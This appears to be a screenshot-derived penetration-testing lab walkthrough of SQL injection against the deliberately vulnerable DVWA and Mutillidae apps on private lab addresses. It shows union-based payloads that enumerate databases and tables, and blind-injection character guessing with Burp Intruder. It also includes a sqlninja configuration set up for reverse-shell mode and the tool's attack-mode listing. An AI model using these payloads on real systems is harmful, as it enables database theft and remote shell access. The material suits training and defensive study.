


```
10.7.7.5/dvwa/vulnerabilities/sqli/?id=2'+and+'1'%3D'2&Submit=Submit#
```




```
10.7.7.5/dvwa/vulnerabilities/sqli/?id=2'+order+by+3+--+'&Submit=Submit#
```

```
Unknown column '3' in 'order clause'
```




```
ID: 2' union select 1,2 -- '
First name: Gordon
Surname: Brown

ID: 2' union select 1,2 -- '
First name: 1
Surname: 2
```




Vulnerability: SQL Injection

```
ID: 2' union select database(),user() -- '
First name: Gordon
Surname: Brown

ID: 2' union select database(),user() -- '
First name: dvwa
Surname: dvwa@localhost
```



Vulnerability: SQL Injection


```
ID: 2' union SELECT schema_name,2 FROM information_schema.schemata -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT schema_name,2 FROM information_schema.schemata -- '
First name: information_schema
Surname: 2

ID: 2' union SELECT schema_name,2 FROM information_schema.schemata -- '
First name: dvwa
Surname: 2
```



Vulnerability: SQL Injection

User ID:


```
ID: 2' union SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: guestbook
Surname: 2

ID: 2' union SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: users
Surname: 2
```



```
5/dvwa/vulnerabilities/sqli_blind/?id=1'+and+'1'%3D'2&Submit=Submit#
```

Vulnerability: SQL Injection (Blind)


User ID:



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and database()='dvwa
First name: admin
Surname: admin
```




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/sqli_blind/?id=1'+and+database()like'§a§%25&Submit=Submit HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/dvwa/vulnerabilities/sqli_blind/?id=1%27%27&Submit=Submit
Cookie: security=low; PHPSESSID=nctnb4t0oumnnb8q0ct9f5cau1
Connection: close
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 36

Payload type: Simple list Request count: 36

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
a
b
c
d
e
f
g
h
i
```



Grep - Match

These settings can be used to flag result items containing specified expressions.


☑ Flag result items with responses matching these expressions:

First name

First name


Match type: ● Simple string
○ Regex

□ Case sensitive match
☑ Exclude HTTP headers




Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	First name	Comment
0		200	□	□	5290	□	
1	a	200	□	□	5290	□	
2	b	200	□	□	5290	□	
3	c	200	□	□	5290	□	
4	d	200	□	□	5368	☑	
5	e	200	□	□	5290	□	
6	f	200	□	□	5290	□	
7	g	200	□	□	5290	□	
8	h	200	□	□	5290	□	
9	i	200	□	□	5290	□	
10	j	200	□	□	5290	□	
11	k	200	□	□	5290	□	
12	l	200	□	□	5290	□	




```
GET /dvwa/vulnerabilities/sqli_blind/?id=1'+and+database()like'd§a§%25&Submit=Submit HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/dvwa/vulnerabilities/sqli_blind/?id=1%27%27&Submit=Submit
Cookie: security=low; PHPSESSID=nctnb4t0oumnnb8q0ct9f5caul
Connection: close
Upgrade-Insecure-Requests: 1
```




Filter: Showing all items


Request ▲	Payload	Status	Error	Timeout	Length	First name	Comment
20	t	200	□	□	5290	□	
21	u	200	□	□	5290	□	
22	v	200	□	□	5369	☑	
23	w	200	□	□	5290	□	
24	x	200	□	□	5290	□	
25	y	200	□	□	5290	□	
26	z	200	□	□	5290	□	
27	1	200	□	□	5290	□	




```
############ HTTP REQUEST ############

--httprequest_start--
POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,jotto,phpbb2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=bobby';__SQL2INJECT__ &view-someones-blog-php-submit-button=View+Blog+Entries
--httprequest_end--

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.1.69

# Interface to sniff when in backscan mode
device = eth0
```




```
root@kali-1:/home# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
```



